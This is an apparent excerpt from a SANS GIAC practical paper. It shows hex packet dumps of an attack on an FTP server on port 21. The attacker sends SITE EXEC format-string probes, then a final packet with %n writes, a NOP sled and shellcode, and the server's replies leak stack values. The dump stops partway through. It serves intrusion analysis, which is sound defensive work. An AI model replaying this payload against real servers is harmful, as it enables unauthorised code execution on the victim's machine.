25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
64 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  d______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30  _______%%|x|%.70
73 27 29 0D 0A                                   s')..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:58.054295 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16777 IpLen:20 DgmLen:489 DF
***AP*** Seq: 0xCF78A894  Ack: 0xEBCE0281  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392259 29673688
53 49 54 45 20 45 58 45 43 20 37 20 24 D0 FF FF  SITE EXEC 7 $...
BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  .%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 64 7C 25  %.f%.f%.f%.f%d|%
2E 34 73 7C 0A                                   .4s|.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:58.068106 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1723 IpLen:20 DgmLen:628 DF
***AP*** Seq: 0xEBCE0281  Ack: 0xCF78AA49  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673696 237392259
32 30 30 2D 37 20 24 D0 FF BF 2D 32 2D 32 30 30  200-7 $...-2-200
30 2D 32 30 30 30 30 30 30 30 30 30 30 30 30 30  0-20000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 6E 61 6E 30 30 30 30 30 30 30 30 2D  0000nan00000000-
32 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  2000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 2D 32 2D 32 34  00000000000-2-24
30 6E 61 6E 30 33 34 36 2D 32 30 30 37 33 34 30  0nan0346-2007340
33 38 36 34 34 32 37 32 34 33 35 30 34 31 31 33  3864427243504113
38 32 35 37 38 36 30 37 34 35 39 33 31 38 36 39  8257860745931869
31 37 33 33 33 30 37 32 38 37 36 39 32 34 39 36  1733307287692496
32 33 35 36 38 39 39 37 39 31 37 32 32 39 33 31  2356899791722931
35 36 37 33 30 36 39 39 34 35 31 31 33 39 33 32  5673069945113932
37 32 30 38 37 39 35 38 34 36 37 39 31 39 32 34  7208795846791924
39 39 37 35 38 36 30 32 36 34 32 32 30 33 38 32  9975860264220382
37 35 30 31 39 36 30 37 30 33 33 35 36 39 35 39  7501960703356959
30 30 30 30 32 33 33 32 37 30 36 36 30 36 31 32  0000233270660612
33 33 31 36 34 34 31 35 38 36 37 37 31 33 32 30  3316441586771320
37 36 33 30 37 32 33 30 36 34 31 33 39 37 33 30  7630723064139730
32 38 31 33 32 32 38 37 37 34 38 34 38 35 33 32  2813228774848532
34 30 35 36 33 38 34 37 32 39 35 32 37 38 32 34  4056384729527824
35 30 30 39 37 32 38 34 37 31 30 34 36 33 32 36  5009728471046326
37 37 32 37 36 37 33 31 39 37 35 34 34 31 33 37  7727673197544137
35 39 32 30 36 32 36 32 36 37 37 32 33 34 35 36  5920626267723456
37 38 34 32 30 38 35 34 34 35 33 36 30 36 30 38  7842085445360608
37 35 38 33 35 35 38 34 31 39 31 38 31 35 37 30  7583558419181570
34 36 37 34 36 38 39 32 34 37 30 35 30 37 35 32  4674689247050752
36 37 37 39 33 33 37 31 37 35 32 30 34 30 32 30  6779337175204020
36 32 36 37 39 31 32 37 34 35 31 34 32 31 31 38  6267912745142118
31 37 35 31 33 36 36 30 39 34 37 30 32 38 36 36  1751366094702866
38 35 31 30 32 32 32 31 36 30 36 32 32 30 37 36  8510222160622076
34 30 34 34 32 35 30 33 37 32 39 34 39 36 38 38  4044250372949688
36 33 34 34 39 31 39 31 32 33 34 34 30 34 33 35  6344919123440435
32 33 36 31 36 36 31 31 7C FF 2A 05 08 7C 0D 0A  23616611|.*..|..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:58.132457 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16779 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF78AA49  Ack: 0xEBCE04C1  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392268 29673696

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:58.134763 192.168.1.102:21 -> 207.35.251.172:2243
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
TCP TTL:64 TOS:0x10 ID:1724 IpLen:20 DgmLen:495 DF
***AP*** Seq: 0xEBCE04C1  Ack: 0xCF78AA49  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673702 237392268
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
24 D0 FF BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66  $...%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
64 7C 25 2E 34 73 7C 27 29 0D 0A                 d|%.4s|')..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:58.209849 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16780 IpLen:20 DgmLen:520 DF
***AP*** Seq: 0xCF78AA49  Ack: 0xEBCE067C  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392274 29673702
53 49 54 45 20 45 58 45 43 20 37 20 41 41 41 41  SITE EXEC 7 AAAA
50 73 50 73 42 41 41 41 50 73 50 73 43 41 41 41  PsPsBAAAPsPsCAAA
50 73 50 73 44 41 41 41 25 2E 66 25 2E 66 25 2E  PsPsDAAA%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 7C 25 70 7C 25 70 7C 25 70 7C 25 70 7C  %.f|%p|%p|%p|%p|
25 70 7C 0A                                      %p|.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:58.223999 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1725 IpLen:20 DgmLen:693 DF
***AP*** Seq: 0xEBCE067C  Ack: 0xCF78AC1D  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673708 237392274
32 30 30 2D 37 20 41 41 41 41 50 73 50 73 42 41  200-7 AAAAPsPsBA
41 41 50 73 50 73 43 41 41 41 50 73 50 73 44 41  AAPsPsCAAAPsPsDA
41 41 2D 32 2D 32 30 30 30 2D 32 30 30 30 30 30  AA-2-2000-200000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 6E 61 6E 30  000000000000nan0
30 30 30 30 30 30 30 2D 32 30 30 30 30 30 30 30  0000000-20000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 2D 32 2D 32 34 30 6E 61 6E 30 33 34 36  000-2-240nan0346
2D 32 30 30 37 33 34 30 33 38 36 34 34 32 37 32  -200734038644272
34 33 35 30 34 31 31 33 38 32 35 37 38 36 30 37  4350411382578607
34 35 39 33 31 38 36 39 31 37 33 33 33 30 37 32  4593186917333072
38 37 36 39 32 34 39 36 32 33 35 36 38 39 39 37  8769249623568997
39 31 37 32 32 39 33 31 35 36 37 33 30 36 39 39  9172293156730699
34 35 31 31 33 39 33 32 37 32 30 38 37 39 35 38  4511393272087958
34 36 37 39 31 39 32 34 39 39 37 35 38 36 30 32  4679192499758602
36 34 32 32 30 33 38 32 37 35 30 31 39 36 30 37  6422038275019607
30 33 33 35 36 39 35 39 30 30 30 30 32 33 33 32  0335695900002332
37 30 36 36 30 36 31 32 33 33 31 36 34 34 31 35  7066061233164415
38 36 37 37 31 33 32 30 37 36 33 30 37 32 33 30  8677132076307230
36 34 31 33 39 37 33 30 32 38 31 33 32 32 38 37  6413973028132287
37 34 38 34 38 35 33 32 34 30 35 36 33 38 34 37  7484853240563847
32 39 35 32 37 38 32 34 35 30 30 39 37 32 38 34  2952782450097284
37 31 30 34 36 33 32 36 37 37 32 37 36 37 33 31  7104632677276731
39 37 35 34 34 31 33 37 35 39 32 30 36 32 36 32  9754413759206262
36 37 37 32 33 34 35 36 37 38 34 32 30 38 35 34  6772345678420854
34 35 33 36 30 36 30 38 37 35 38 33 35 35 38 34  4536060875835584
31 39 31 38 31 35 37 30 34 36 37 34 36 38 39 32  1918157046746892
34 37 30 35 30 37 35 32 36 37 37 39 33 33 37 31  4705075267793371
37 35 32 30 34 30 32 30 36 32 36 37 39 31 32 37  7520402062679127
34 35 31 34 32 31 31 38 31 37 35 31 33 36 36 30  4514211817513660
39 34 37 30 32 38 36 36 38 35 31 30 32 32 32 31  9470286685102221
36 30 36 32 32 30 37 36 34 30 34 34 32 35 30 33  6062207640442503
37 32 39 34 39 36 38 38 36 33 34 34 39 31 39 31  7294968863449191
32 33 34 34 30 34 33 35 32 7C 30 78 33 37 32 66  234404352|0x372f
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
36 33 7C 30 78 34 31 34 31 34 31 34 31 7C 30 78  63|0x41414141|0x
37 33 35 30 37 33 35 30 7C 30 78 34 31 34 31 34  73507350|0x41414
31 34 32 7C 30 78 37 33 35 30 37 33 35 30 7C 0D  142|0x73507350|.
0A                                               .

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:58.291611 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16782 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF78AC1D  Ack: 0xEBCE08FD  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392284 29673708

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:58.293612 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1726 IpLen:20 DgmLen:527 DF
***AP*** Seq: 0xEBCE08FD  Ack: 0xCF78AC1D  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673715 237392284
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
41 41 41 41 50 73 50 73 42 41 41 41 50 73 50 73  AAAAPsPsBAAAPsPs
43 41 41 41 50 73 50 73 44 41 41 41 25 2E 66 25  CAAAPsPsDAAA%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 7C 25 70 7C 25 70 7C 25 70  f%.f%.f|%p|%p|%p
7C 25 70 7C 25 70 7C 27 29 0D 0A                 |%p|%p|')..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:58.372588 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16783 IpLen:20 DgmLen:563 DF
***AP*** Seq: 0xCF78AC1D  Ack: 0xEBCE0AD8  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392290 29673715
53 49 54 45 20 45 58 45 43 20 37 20 24 D0 FF FF  SITE EXEC 7 $...
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
BF 50 73 50 73 25 D0 FF FF BF 50 73 50 73 26 D0  .PsPs%....PsPs&.
FF FF BF 50 73 50 73 27 D0 FF FF BF 25 2E 66 25  ...PsPs'....%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 33 33 64 25 6E 25 31 32  f%.f%.f%33d%n%12
30 64 25 6E 25 33 33 64 25 6E 25 31 39 32 64 25  0d%n%33d%n%192d%
6E 90 90 90 90 90 90 90 90 90 90 90 90 90 33 DB  n.............3.
F7 E3 B0 03 8B CC 68 B2 94 CD 80 FF FF E4 0A     ......h........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:58.389761 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1727 IpLen:20 DgmLen:1045 DF
***AP*** Seq: 0xEBCE0AD8  Ack: 0xCF78AE1C  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673724 237392290
32 30 30 2D 37 20 24 D0 FF BF 50 73 50 73 25 D0  200-7 $...PsPs%.
FF BF 50 73 50 73 26 D0 FF BF 50 73 50 73 27 D0  ..PsPs&...PsPs'.
FF BF 2D 32 2D 32 30 30 30 2D 32 30 30 30 30 30  ..-2-2000-200000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 6E 61 6E 30  000000000000nan0
30 30 30 30 30 30 30 2D 32 30 30 30 30 30 30 30  0000000-20000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 2D 32 2D 32 34 30 6E 61 6E 30 33 34 36  000-2-240nan0346
2D 32 30 30 37 33 34 30 33 38 36 34 34 32 37 32  -200734038644272
34 33 35 30 34 31 31 33 38 32 35 37 38 36 30 37  4350411382578607
34 35 39 33 31 38 36 39 31 37 33 33 33 30 37 32  4593186917333072
38 37 36 39 32 34 39 36 32 33 35 36 38 39 39 37  8769249623568997
39 31 37 32 32 39 33 31 35 36 37 33 30 36 39 39  9172293156730699
34 35 31 31 33 39 33 32 37 32 30 38 37 39 35 38  4511393272087958
